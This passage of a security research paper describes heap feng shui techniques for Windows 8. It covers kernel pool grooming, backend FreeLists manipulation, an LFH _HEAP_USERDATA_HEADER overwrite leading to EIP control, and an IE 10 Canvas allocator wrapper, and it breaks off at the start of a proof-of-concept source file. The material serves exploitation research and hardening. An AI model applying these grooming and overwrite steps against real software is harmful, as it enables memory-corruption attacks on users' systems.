The final results will be: prepared holes are well linked in FreeLists of pool 1 and pool 3, no holes are linked in FreeLists of pool 2 and pool 4, making the determination a 50 percent chance of failure.

To solve this problem, we need to find odd allocations (`NtCreateDirectoryObject is a good one`), and insert them into our progress.


```
for ( int i = 0; i < 900*4; i += 1 ){
        for ( int j = 0; j < 32; j += 1 ){
                p = User_Alloc(0x48 - 8);
                ptr_buf_object[i*32 + j] = p;
                }

                //Add PagePool index by 1.
                MyNtCreateDirectoryObject( &Directory_object, 0xF000F, NULL);
        }
```

- **How to make the technique fits every size**


To allocate 0x808 size block on 0x1000 free space, and cause the creation of 0x7F8 size free blocks, this method only works for the size of vulnerable buffer smaller than 0x400. When vulnerable buffer size is larger than 0x400, we need a different strategy. Here is the list of branches and strategies below:

A:	if (size_t < 0x400)
B:	if ((size_t < 0x400) & (size_t < 0x800))
C:	if ((size_t > 0x800) & (size_t < 0xFF0))
D:	if (size_t > 0xFF0)


A: if (size_t < 0x400) Make holes on size 0x1000 chopping board



B: if ((size_t < 0x400) & (size_t < 0x800)) Make holes on size 0x2000 chopping board



C: if ((size_t > 0x800) & (size_t < 0xFF0)) Make holes on size 0x3000 chopping board



D: if (size_t > 0xFF0) Vulnerable buffer will be allocated by MiAllocatePoolPages directly.

Putting It All Together

All of the necessary information of this methodology is now known, and the procedures for performing the Feng Shui process in kernel pool are as follows:

0x01: prepare holes for global objects.

0x02: Alloc 0x808 block and make 0x7F8 hole.

0x03: Alloc 0x5F8 block and make 0x200 hole.

0x04: Alloc 0x200 block.

0x05: Free 0x5F8 block.


0x06: Alloc 0x538 block and make 0xC0 hole.

0x07: Alloc 0xC0 block.

0x08: Free 0x200 blocks and prepares 0x200 holes for vulnerable buffer.

0x09: Trigger the vulnerability: vulnerable buffer will fall into one of the holes eventually.


Eventually, the kernel pool will be layouted according to our expectation as in the following figure.



User Heap

User heap is more “quiet” than kernel pool. Not like kernel pool which is shared between all kernel modules and device drivers, in user mode, each process has a separate, private address space, protected from being accessed by any thread belonging to another process. That is to say, in user heap, we could achieve reliability by making fewer allocations in comparison to implementation in kernel pool.

Implementation in User Heap



Although high entropy randomized LFH allocator introduced in FrontEnd allocator makes determinism difficult today. There are two ways remaining for attackers: one is to find flaws in LFH itself, two is trying to not trigger the LFH. (To make it clear: This paper is not going to disclose any vulnerability in LFH allocator.)

(Un)Fortunately, Microsoft have not abandoned FreeLists completely, it is still being used in BackEnd allocator. From following diagram we could discover that: FrontEnd allocator will check if LFH is activated (per size bin), if not, BackEnd allocator will be used.

What BackEnd allocator does is similar to allocations in the kernel pool: Searching for a chunk from FreeLists which is equal to or greater than the allocation request. If the search fails, allocator will extend heap then split and allocate.
Special list FreeLists[0] is used when blocks size are greater than or equal to 1024, and these blocks are linked in this single free list in ascending order.
Searching in FreeLists[0] is simple as explained in the pseudo code below:

```
ntdll!RtlpHeapFindListLookupEntry:

// check BlockSize < Max size
RtlpHeapFreeListCompare(hHeap, FreeList[0]->LastEntry, BlockSize)

// check BlockSize > Min size
RtlpHeapFreeListCompare(hHeap, FreeList[0]->FirstEntry, BlockSize)

// Get the first suit Block
while (CurrentSize < BlockSize){
       ntdll!RtlpHeapFreeListCompare(hHeap, FreeList[0]->FirstEntry, BlockSize);
       FreeList[0]->FirstEntry = FreeList[0]->FirstEntry->Next;
                                 }
```

To eventually facilitate the benefit from the remaining FreeLists when doing heap determinism work, I dug into the heap management mechanism a little bit, and below is a list of my findings:

- When allocation size is between 0x4000 and 0x7FFFF, BackEnd allocator is being used and the determinism is still a go.
- Using chunks whose size is between 0x4000 and 0x7FFFF for defragmentation still make sense. During this process, RtlpExtendHeap() are called makes the address of each allocation consecutive.
- In BackEnd allocator, big chunk will be split if a free chunk is larger than demand when allocating.

Basically the split process RtlpCreateSplitBlock() does two things in order: pick from front of the big chunk, then Link the rest of the free chunk into FreeLists[x]. (Similar to the split process in the kernel pool.)

- When allocating the new UserBlocks structure, its UserBlocksSize(total size) is a relatively fixed value. Take _HEAP_BUCKET[0x200] for example, when the first time LFH was activated its value is 0x1FF8, from the second to eighth times of allocation its value is 0x3FF8.

As the UserBlocksSize is a key to the whole process, I listed a detailed algorithm pseudo code below, got help from Chris Valasek's work and Hex-Rays.

```
CalculateUserBlocksSize(HeapBucket, &PageShift, &TotalBlocks, &BlockSize);
{
    // get TotalBlocks (The total counters since LFH activated for this certain size).
    int TotalBlocks = HeapLocalSegmentInfo->Counters->TotalBlocks;

    if ( !MaxRunLenReached )
      TotalBlocks = TotalBlocks / 8;
```

```
    SubSegmentCounts = HeapLocalSegmentInfo->Counters->SubSegmentCounts;
    BucketAffinity = *(BYTE *)(HeapBucket->UseAffinity) & 1;
    BucketBytesSize = RtlpBucketBlockSizes[HeapBucket->SizeIndex]
    PageShift = 7;
    if ( BucketBytesSize < 0x100 )
      --BucketAffinity;
    if ( RtlpHeapMaxAffinity >> 1 < -1) )
      ++BucketAffinity;
    if ( SubSegmentCounts )
      --BucketAffinity;
    if ( TotalBlocks < (1 << (3 - BucketAffinity)) )
      TotalBlocks = 1 << (3 - BucketAffinity);
    if ( TotalBlocks < 4 )
      TotalBlocks = 4;
    if ( (unsigned int)TotalBlocks > 0x400 )
      TotalBlocks = 0x400;
    TotalBlockSize = TotalBlocks * (BucketBytesSize + 8) + (((unsigned int)(TotalBlocks +
31) >> 3) & 0x1FFFFFFC) + 36;
    if ( TotalBlockSize > 0x78000 )
      TotalBlockSize = 0x78000;
    if ( TotalBlockSize >= 0x80 )
    {
      do
        ++PageShift;
      while ( TotalBlockSize >> PageShift );
      if ( PageShift > 0x12 )
        PageShift = 0x12;
    }

    if ( (HeapBucket-> UseAffinity) & 6 )
      PageShift = 0x12;
    if ( PageShift == 0x12 || TotalBlocks >= 0x400 )
    {
                     SetGuardPage = true;

      if ( (PageShift - 0xF) <= 1 )   // underflow?
      {

        int DataSlot = NtCurrentTeb()->LowFragHeapDataSlot;

        Rand = *((_BYTE *)&RtlpLowFragHeapRandomData + DataSlot);
        NtCurrentTeb()->LowFragHeapDataSlot++;

        BYTE(SetGuardPage) = (Rand & ((4 >> (PageShift - 15)) - 1)) < 1;
      }
    }
    else
    {
      SetGuardPage = false;
    }

    _HEAP_USERDATA_HEADER *UserBlocks =
    RtlpAllocateUserBlock(LFH, PageShift, BucketBytesSize + 8, SetGuardPage);

}
```

```
RtlpAllocateUserBlock(LFH, PageShift, BucketBytesSize + 8, SetGuardPage);
{
  if(!UserBlocks)
       RtlpAllocateUserBlockFromHeap(_HEAP *Heap, PageShift, ChunkSize, SetGuardPage)
       {
              int ByteSize = 1 << PageShift;
              if(ByteSize > 0x78000)
                     ByteSize = 0x78000;
              int SizeNoHeader = ByteSize - 8;

              //Add extra space for the guard page
              if(SetGuardPage)
                     SizeNoHeader += 0x2000;

              _HEAP_USERDATA_HEADER *UserBlocks
              = RtlAllocateHeap(Heap, 0x800001, SizeNoHeader);

              return UserBlocks;
       }
}
```

Generally speaking, the value of UserBlocksSize are decided by HeapBucket->UseAffinity, BucketBytesSize and HeapLocalSegmentInfo->Counters->TotalBlocks, as HeapBucket->UseAffinity is fixed in most windows retail builds, the two factor we need for calculating the size of UserBlock are request size and TotalBlocks (since LFH activated for this certain size).

A simple way to get the value is to make lots allocations using request size and log the third parameter that pass to RtlAllocateHeap.

Applicable circumstance

Benefits from the mechanisms listed before, a quick and simple idea just came out, before explain it I want descript the applicable circumstance

Prerequisites

- The LFH of the certain bin size (as of the vulnerable buffer's) has not been activated by the time of allocation. (No 16 consecutive allocations of the vulnerable buffer's size)

For example: CVE-2010-3972, CVE-2012-0003, CVE-2012-1876… (Note: they are not Windows 8 vulnerability, I used them here only for explaining the applicable circumstance.)

- Allocate Buffer of Arbitrary Size w/ Arbitrary Content
- Free Buffer of Arbitrary Size
- Programmatic Control of Allocations and Frees.

The simple idea


By allocating a size 0x8000 chunk and freeing it, will cause it to be linked into FreeLists[0] for future allocation. After that, by allocating size 0x6000 chunk, the prepared size 0x8000 free chunk will be searched, then split and allocation for size 0x6000 chunk will result in size 0x2000 free chunk been linked into FreeLists[0].

There are two key factors this idea builds upon:


- The chunks (0x8000, 0x6000) are used for make holes are larger than 0x4000. Which means the Back-End is the one and only allocator been used. The whole process for making holes never affects the LFH's activation issue.
- Applications seldom use chunks with such large size. Which ensures FreeLists search result for size 0x6000 allocation will accurately fall into the size 0x8000 free chunk we just prepared. (Still skeptical about this? How about trying 0x60000? ^ ^)

As the idea here is simple and straightforward, I describe the progression below.


0x01: Defragment the heap using size 0x8000 chunks.



0x02: Freeing penultimate size 0x8000 chunks and making desired hole using (0x8000 – desire size) chunks.



0x03: And we could go further, allocation reasonable times 0x200 chunk to trigger the LFH, and makes UserBlocks for _HEAP_BUCKET[0x200] fall into our hole.



0x04: Then use the similar method to allocate vulnerable buffer (0x300) at the end of 0x6000 chunk.

Practices in User heap

It's time to end the warm up and have some exercises for fun. To demonstrate the idea, I'll show 3 demos:
1: Attacking _HEAP_USERDATA_HEADER structure (LFH) in a simulated heap overflow circumstance. This idea brought by Chris Valasek in his paper "Windows 8 Heap Internals", who left a challenge as "You have to position your overflow-able chunk BEFORE a _HEAP_USERDATA_HEADER structure".

2: A simple heap manipulation and exploit in a simulating "uninitialized memory reference" circumstance.

3: Practical heap determining in IE 10.
Note, this exercise was provided for demonstration purpose, the demonstrated heap manipulation method only works for CRT heap.

Methods for manipulating default process heap will not be disclosed in this paper.

A practical attack on _HEAP_USERDATA_HEADER

Recap the exploitation process:

1) **Figure out the vulnerability.**

   To accumulating background information including:

   a) If the vulnerable buffer's LFH been activated for this certain size by the time of allocation;
   b) If the vulnerability allow us to corrupt into the "FirstAllocationOffset";
   c) Calculate the size of _HEAP_USERDATA_HEADER structure which will be allocated in next step.

2) **Heap Feng Shui.**


   Position hole for vulnerable buffer (0x300 size as in demo) in front of a _HEAP_USERDATA_HEADER structure.

3) **Trigger the heap overflow, modify "FirstAllocationOffset".**

A relatively big FirstAllocationOffset value will force the result of allocation (calculated by the following expression) to jump out of the UserBlocks area, -

```
Chunk = UserBlocks + RandIndex * BlockStride + FirstAllocationOffset
```

- and makes the future allocations fall into our controlled area as displayed in the figure.



4) **Allocate new objects with proper size. (0x200 as in demo)**

   Now the new object(s) are falling into our controlled area.

5) **Modify the new object's content.**
6) **Control the EIP.**

Uninitialized memory reference

The processes and the applicable circumstance of this practice are similar as previous one. The major steps are listed below:

1) **Figure out the vulnerability.**

   To make sure if the vulnerable buffer's LFH not been activated by the time of allocation;

2) **Heap Feng Shui.**

   Position hole for vulnerable buffer.

3) **Trigger the heap Uninitialized memory reference.**

Practical heap determining in IE 10

JavaScript strings can no longer be used as allocator wrapper in IE 10, because IE 10 is using a new custom memory allocator to allocate string related objects, which result in the routine HeapAlloc not being directly called when allocating JavaScript string.

Researchers should find new methods to programmatic control allocations and frees. Beyond that, one should take heap isolation issues into consideration.

The idea of using Canvas object here comes from Federico and Anibal (HTML5 Heap Sprays). By figuring out the method createImageData() stores image data into PixelArray which leads to direct allocate memory from CRT heap using HeapAlloc, and take user controlled parameters to calculate the actual allocate size, then I could make an idiosyncratic allocator wrapper based on that.


Allocate Buffer of Arbitrary Size

```
var imgd = context.createImageData(((size - 8) / 8), 2);
```

Free Buffer of Arbitrary Size

```
delete memory[i];

CollectGarbage();
```

After the similar processes as in previous practices, the result of HeapAlloc() for specific size will fall into the exact hole we expected.



Conclusion

In a nut shell, due to efficiency consideration, the kernel pool and user heap allocator continues use FreeLists in Windows 8, which results in high degree of determinism in the former and likelihood high degree of determinism in the latter. Therefore, it is a good start to introduce the non-determinism LFH into the user heap allocator and make heap exploitation more unreliable, but it's far away from the finish.

Furthermore, 3rd party vendors should begin to harden their custom heap management as attackers are shifting to this way in the future.

Acknowledgements

The author would like to thank to Chris Trela, Jorn, Evan Brown and Neo Tan for reviewing this paper.

Bibliography

Alexander Sotirov: Heap Feng Shui in JavaScript

http://www.phreedom.org/research/heap-feng-shui/heap-feng-shui.html

Tarjei Mandt: Kernel Pool Exploitation on Windows 7

http://www.mista.nu/research/MANDT-kernelpool-PAPER.pdf

Chris Valasek and Tarjei Mandt: Windows 8 Heap Internals

http://illmatics.com/Windows%208%20Heap%20Internals.pdf

Mateusz 'j00ru' Jurczyk: Windows Objects in Kernel Vulnerability Exploitation

http://magazine.hitb.org/issues/HITB-Ezine-Issue-004.pdf

redpantz: Exploiting MS11-004 Microsoft IIS 7.5 remote heap buffer overflow

http://www.phrack.org/issues.html?issue=68&id=12

Anibal Sacco & Federico Muttis: HTML5 Heap Sprays, Pwn All The Thing

http://corelabs.coresecurity.com/index.php?module=Wiki&action=view&type=publication&name=HTML5_Heap_Sprays_Pwn_All_The_Things

Steven Seeley: Heap Overflows for Humans 104

https://net-ninja.net/article/2012/Mar/1/heap-overflows-for-humans-104/

Attacking _HEAP_USERDATA_HEADER Source Code

```
//
// Attacking _HEAP_USERDATA_HEADER POC
// Should work on any version of Windows 8
//
// Author:   Zhenhua(Eric) Liu – zhliu@fortinet.com
// Date:     04/Dec/2012
//


#include "stdafx.h"
#include <windows.h>
#include <string>

void foo()
{
        printf("(+) foo\n");
};

void memprint(void *address,int datasize,int row)
{
    unsigned char *pAddr = (unsigned char*)address;
    while (datasize)
    {
        int nCurSize = min(datasize, row);
        printf("0x%8X", pAddr );

